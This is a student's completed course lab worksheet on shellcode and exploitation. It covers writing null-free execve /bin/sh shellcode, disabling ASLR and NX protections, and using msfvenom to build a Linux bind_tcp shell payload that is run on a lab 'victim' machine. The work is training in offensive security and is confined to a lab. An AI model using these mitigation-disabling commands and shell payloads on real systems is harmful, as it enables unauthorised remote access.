

Lab 2

Shellcode and Exploits

ITSC304: Operating Systems Exploitation

NAME: \_Coleton Sanheim\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_

Table of Contents

[Lab Outcome(s) 3](#_Toc477907328)

[Reading 3](#_Toc477907329)

[Introduction………………………………………………………………………………………………..3](#_Toc477907330)

[1.0 C code and Assembly…………………………………………………………………………….4](#_Toc477907331)

2.0 Create Shellcode………………………………………………………………………………….6 3.0 Spawn a Shell -Shellcode………………………………………………………………………13

[4.0 Metasploit and Shellcode……………………………………………………………………….14](#_Toc477907332)

L*abs must be submitted by the due date for full credit. After due date late submissions will be accepted for a period of one week (seven days) and the grade will be reduced by ten percent (10%) per day after due day.* ***Assignments that are submitted more than seven days late will receive a grade of zero (0).***

I certify that the work submitted in this assignment is my own and that it has not been taken in whole or in part from any other source. I understand that the penalty for plagiarism will include a grade of zero (0) for this assignment plus disciplinary action in accordance with SAIT policies.

**EVALUATION**

|  |  |  |
| --- | --- | --- |
| C code and Assembly | 10 |  |
| Create Shellcode | 25 |  |
| Shellcode to Spawn a Shell | 15 |  |
| Metasploit and Shellcode | 27 |  |
| TOTAL MARK | 77 |  |

Lab Outcome(s)

* Create shellcode and exploit.

Reading

* References text books: “Hacking the Art of Exploitation, Jon Erickson, 2nd edition, no starch press chapter 5 and exploit database <https://www.exploit-db.com/papers/13224>

Introduction

Read introduction to shellcode from <https://www.exploit-db.com/papers/13224>

Lab Requirements:

To complete this Lab you need the following:


1. Virtual-Box latest version
2. Linux –Kali operating system
3. Ubuntu 19 or any other Linux distributions.

You can download these Virtual-Box Images from OneDrive or you can download the respective .iso(s) and build the images. The images provided are Virtual-Box (.vdi) images if you prefer VMWare(.vmx) images **you have to build your own images**.

1. Recognizing C code constructs in Assembly \_\_\_/10

The objective of this exercise is to identify assembly instructions for a specific c code

1. Compile (use the –g option to read the symbols required by gdb debugger) and run the following C code. gcc -g exv.c -o ex



1. (1 mark )What is the purpose of this code?

The code seems to grab the version number of the OS

1. (2 marks) Use Linux manual: man execve to identify the arguments and arguments type required by this system call.

* What is the purpose of the first and third argument of this system call?

The first is the pathname of the program to execute

The third is an array of strings, it is passed as environment to the program


* Which arrays must include a null pointer at the end of the array?

The argv[] array and the envp[] array should both include null pointers at the end

1. ( 1 mark) Analyze the code and explain how this code can be used in exploitation?

This code could be used to run an executable that might otherwise not be allowed to run

1. ( 3 marks) Use gdb –q ./ex -tui to identify the respective instructions and registers for every line in C source code as follows:
   1. set disassembly-flavor intel
   2. break main
   3. layout n
   4. layout n (You should be able to display source code and assembly)
   5. run
   6. stepi or n will display the next instruction and the correspond C source code. Repeat stepi to identify the instructions for each line of the source code
   7. Use layout regs to display registers
   8. Attach screen capture that demo results



1. ( 3 marks) Use the respective gcc option to compile exv.c and use objdump with respective options to create an object file called execvcode.o and display line numbers of source code and respective disassemble instructions
   * + - What is the file format?

elf64-x86-64

* + - * What is the purpose of the instruction: sub $0x20,%rsp ?

Subtracts 32 bytes from the stack pointer, freeing space for the function parameters

* + - * Identify the assembly instructions and registers that loads the address for the pointers of the following arguments:

/bin/cat:

31: 48 c7 45 f0 00 00 00 movq $0x0,-0x10(%rbp)


/etc/issue:

2d: 48 89 45 e8 mov %rax,-0x18(%rbp)

NULL:

22: 48 89 45 e0 mov %rax,-0x20(%rbp)

* + - * Attach screen capture that demo results

****


2. Create Shellcode \_\_\_/25

The objectives of this activity are:

* To disable ASLR are NX settings in a Unix system
* To create basic shellcode
* To implement and differentiate relative address and stack techniques

Before we create shellcode we will disable Address space layout randomization (ASLR) feature. A technique used to mitigate overflow attacks. Recent kernels by default randomize address of the stack (ASLR). Shared libraries will be loaded at randomize addresses. This feature can be disabled by booting the kernel with the norandmaps boot parameter or by changing the kernel variable randomize\_va\_space to 0. ASLR prevents attacker from finding the address to jump to. One way to get the memory address of a specific function is guessing the location. For learning purposes and for this lab we will disable this feature as follows:


1. Verify the value of the following file: cat /proc/sys/kernel/randomize\_va\_space
2. Compile and run the following code many times to verify how rsp is randomized every time the program executes:



1. Disable ASLR feature as follows: echo 0 | sudo tee /proc/sys/kernel/randomize\_va\_space
2. Run the previous code many times and observe the results. The address of rsp should be the same
3. Buffer overflow exploits often places code into the stack. To prevent that problem recent kernels are designed in a way that writable stack areas are non-executable. The NX bit is turned off by noexec=off boot parameter. By default gcc compiler will mark the stack non-executable, this can be changed by using the flag –z execstack or –z noexecstack.
4. For this lab we will disable the stack protector and NX compilation as follows:

gcc –fno-stack-protector -z execstack

1. ( 3 marks) Attach the screen capture that demos that ASLR and NX are disabled



Create Shellcode


In this section you will learn three techniques to create clean shellcode

1. Remove bad characters techniques
2. Relative address technique to avoid hardcoded
3. Stack technique to deal with addresses using the stack
4. Remove Bad Characters: NULL

In order to remove bad characters the following techniques can be used:

a. arithmetic operation such as xor and add

1. the lower part (8 bits) of register rax e.g mov al, 1
2. Create the following hello.nasm



1. Use the following nasm assembler with –felf64 to assemble it into and object file to be ready to be linked as an ELF binary and objdump to display the opcode of the object file as follows:


nasm -felf64 hello.nasm –o hellow.o

ld hellow.o

./a.out

objdump –D –M intel hellow.o

1. Analyze the opcode for .text and .data sections and identify the instructions with null.
2. ( 2 marks) Attach the screen capture with the results and underlined instructions with NULL




Highlighted not underlined

1. Now extract the opcode(shellcode). We can pipe the following shell commands to extract the opcode automatically. Try the following:

Objdump –D –M intel hellow.o | grep ‘[0-9a-f]:’ |grep –v ‘.data’ | cut –c7-23 | paste –d ‘ ’ -s

| tr –s ‘ ’ ‘ ’| sed ‘s/ /\\x/g’ | sed ‘s/\\x$//’ | sed s’/b8/\\xb8/’ > shellnull.c



Verify the results and redirect it to shellnull.c file

1. Open shellnull.c file and now create the following code to test or inject the shellcode:



1. Compile the code as follows:

gcc –fno-stack-protector -z execstack shellnull.c

1. ( 2 marks) Execute it. You should get segmentation fault because the shellcode has nulls. Which assembly instructions should be changed in the code to remove nulls?


All opcodes with trailing nulls should be changed

1. ( 4 Marks) Attach screen captures that demo:


* Shellcode generation (opcode extraction)



* Results of injecting shellnull.c




1. Type the following code and save it as: hellononull.nasm



* 1. Use nasm program to generate object file hellononull.o
  2. Use ld to generate an executable. What is the result?
  3. ( 2 marks) Use objdump to display the opcode and analyze the results. Which assembly instructions solved the problem (how were bad characters removed) ?

By zeroing out the registers used with the xor instruction (ie. xor rid,rdi)




* 1. Use objdump with piped shell commands: grep, cut and sed with regular expressions to generate the shellcode
  2. Create the code to be injected called shellcodenonull.c with cleaned shellcode. Compile and run it. What is the result?

1. ( 4 marks) Attach screen captures that demo:

* Shellcode generation (opcode extraction)




* Results of injecting shellcodenonull.c



1. The Relative Address Technique


To make shellcode portable the second rule is not to use hardcoded address. The solution is to use relative addressing. The relative address is the current location relative to RIP register. Place the start of shellcode address into a register. This can be done by using *lea* instruction where *rel* instruction will compute the address of the source relative to RIP register. Start the shellcode with jmp instruction, which will jump to a call instruction and set up the relative addressing. After the call the address of the instruction immediately following the call instruction will be push onto the stack. In our hello example we need to define the variable before the code itself, which in turn has to be defined before RIP current location, otherwise the register will be filled with zeroes.

1. Create the following hellorelative.nasm




1. Analyze the code. How was the hardcoded address resolved?
2. Use nasm , ld and objdump respectively to generate and display hellorel.o file
3. Use the following piped shell commands to extract the shellcode
4. Objdump –D –M intel hellorel.o | grep ‘[0-9a-f]:’ |grep –v ‘file’ | cut –f2 –d: | cut -f1-7 -d‘ ’

| tr –s ‘ ’| tr ‘\t’ ‘ ’ | sed ‘s/ $//g’ | sed s’/ /\\\x/g’ |paste –d ‘ ’ -s | sed ‘s/ //g’



1. Use the shellcode to create hellorel.c file. Compile and execute it


gcc –fno-stack-protector -z execstack hellorel.c



1. ( 4 Marks) Attach screen captures that demo:
   * Shellcode generation (opcode extraction)




* + Results of injecting hellorel.c




1. Stack Technique

This technique can be implemented to deal with addresses using the stack. With this technique we can only push 4 bytes into the stack in one operation and put the rest of bytes into a register. The second condition of this technique is the strings have to push into the stack in reverse. Python can be used to reverse the strings.

1. Reverse the following string using python as follows:



2. Create the following nasm file stackhello.nasm




3. Analyze the code. We push only 4 bytes into the stack and the rest of the bytes are put into rbx register and then the content of the register is push into the stack.

1. Use nasm program to generate object file stackhello.o and use ld to generate an executable.
2. Use objdump to display the opcode and analyze the results. Which assembly instructions solved the problem (generated cleaned shellcode)?
3. Use objdump with piped shell commands to extract the shellcode
4. To test the shellcode create a shellcodestack.c using shellcode extracted
5. ( 4 Marks) Attach screen captures that demo:
   * Shellcode generation (opcode extraction)



* + Results of injecting shellcodestack.c



3. Shell-Spawning Shellcode \_\_\_\_/15

After learning how to create clean shellcode. We can use it as payload to spawn the shell. To spawn the shell we can use execve system call to execute /bin/sh.

1. Edit the header unistd\_64.h as follows:


cat /usr/include/x86\_64-linux-gnu/asm/unistd\_64.h

2. Find and write down in decimal and hexadecimal the system call number that identifies

System call execve()

59, 0x3B

1. ( 3 marks) Modify the previous execve (code provided above in section 1.0) code to execute /bin/sh. Compile and execute the code. Attach screen capture that demo results




1. Use gdb to debug the code and:
   1. Create break point at main and execve functions and identify the respective addresses.
   2. Run it and use n (next) to move to the next instruction
   3. To display the opcode use gdb disass /r main and gdb disass /r execve. Identify the instructions and registers used to load /bin/sh
   4. Identify bad characters (nulls) in the opcode

Circled in red

* 1. Identify the instruction and register used to put (load) execve() system call number. Compare the number with the number you found above in unistd\_64.h

Circled in blue

* 1. ( 4 marks) Attach a screen capture(s) that demo a,c,d and e points



1. To create a clean shellcode to spawn the shell the following need to be considered:
   1. First we need to use NULL as a sign of separation in the stack, then move stack pointer to rdx register to get the third argument

xor rax,rax

push rax


mov rdx, rsp

* 1. Then push the string onto the stack .The path /bin/sh has to be push into the stack. Because this /bin/sh string has only 7 characters and we don’t want zeroes in our code we can push //bin/sh or /bin//sh.
  2. In order to use stack technique this string //bin/sh need to be reversed. Use python to reverse the string and write down the result:


hs//nib/

* 1. Then you need to access the first argument from rdi register and push it into the stack
  2. Then access second argument at rsi
  3. Last add the system call number into rax


1. Try to rewrite the assembly code with clean opcode (shellcode) for the execve program that will spawn the shell. If your shellcode does not work then access the following exploit database – category shellcode <https://www.exploit-db.com/exploits/42179>
   1. Read and analyze the code and:
      1. Identify lines that clean nulls.
      2. Pay attention to the reverse value of the string that has to be push into the stack
      3. What is the purpose of syscall instruction?
2. Create the suggested source code
3. Use nasm, ld and objdump to assemble and display the opcode
4. Extract the shellcode
5. Create the **exevshell.c** code with the respective shellcode to inject it
6. If nothing works try the following:

****

1. **(8 marks)** Attach screen capture(s) that demo
   1. Python reversing //bin/sh or /bin//sh




* 1. Assembly code (source code)



* 1. Shellcode generation (extract shellcode)



* 1. Results of Injected exevshell.c



NOTE: you can also try to inject the following shellcode <https://www.exploit-db.com/shellcodes/47202> on x86 ubuntu machine. Check the platform where this shellcode was tested.

4.0 Metasploit and Shellcode \_\_\_\_/27

Shellcodes can be generated automatically using Metasploit for different platforms and architectures and bad characters can be removed with just one command.

1. To learn about payloads in Mestaploit, access the following site:

<https://www.offensive-security.com/metasploit-unleashed/payloads/>

2. Use **man msfvenom** to learn the purpose and usage of msfvenom program

3. **( 5 marks)** Type msfvenom command with –h option for help and use the respective

option to list all payloads. Identify the following payload **linux/x64/shell/bind\_tcp**.

a. What is the purpose of this payload?

**Spawn a command shell, listen for a connection**

b. Differentiate the stage and stager of the payload?

**The stager downloads the payload, the stage is the payload**

c. What is the difference between **linux/x64/shell/bind\_tcp** and

**linux/x64/shell\_bind\_tcp**?

**The former is staged**

d. What is the difference between **linux/x64/shell/bind\_tcp** and

**linux/x64/shell/reverse\_tcp**?

**The latter connects back to the attacker**

e. What is the difference between shell and meterpreter payloads such as

**linux/x64/shell/bind\_tcp and linux/x64/meterpreter/bind\_tcp ?**


**It injects a different payload**

4. Download from OneDrive Ubuntu19 virtual machine (victim machine)

**NOTE: If you already have Ubuntu-14 image (you can use it as a victim**

**Machine ). Do not forget to clone or copy your clean machines**

5. Connect Ubuntu 19 machine to kali2020 machine.



5. Login as: **itscvictim** password: **Victim304**

6. Ping the machines to verify connectivity.

7. On Kali machine create a **bind\_tcp shellcode** using metasploit as follows:

**msfvenom -a x64 --platform linux -p linux/x64/shell/bind\_tcp -b “\x00” -f c**

The shellcode will be displayed on the screen.

8. **( 2 marks)** Use msfvenom help and explain the purpose of the following options:

-a **the architecture used for payload**

-p **payload to use**

-b **characters to avoid**

-f **output format**

9. Now create the code to be injected with generated bind\_tcp shellcode and call it

**bind-tcp-msf.c** similar to the following:



Note: copy exactly the shellcode you got on your system


10. Copy **bind-tcp-msf.c** code on the victim machine (Ubuntu19) and compile it on Ubuntu19 as follows:

a. **gcc –fno-stack-protector -z execstack bind-tcp-msf.c -o bind-tcp-msf**


b. **./bind-tcp-msf** The victim machine now is waiting, listening for a connection



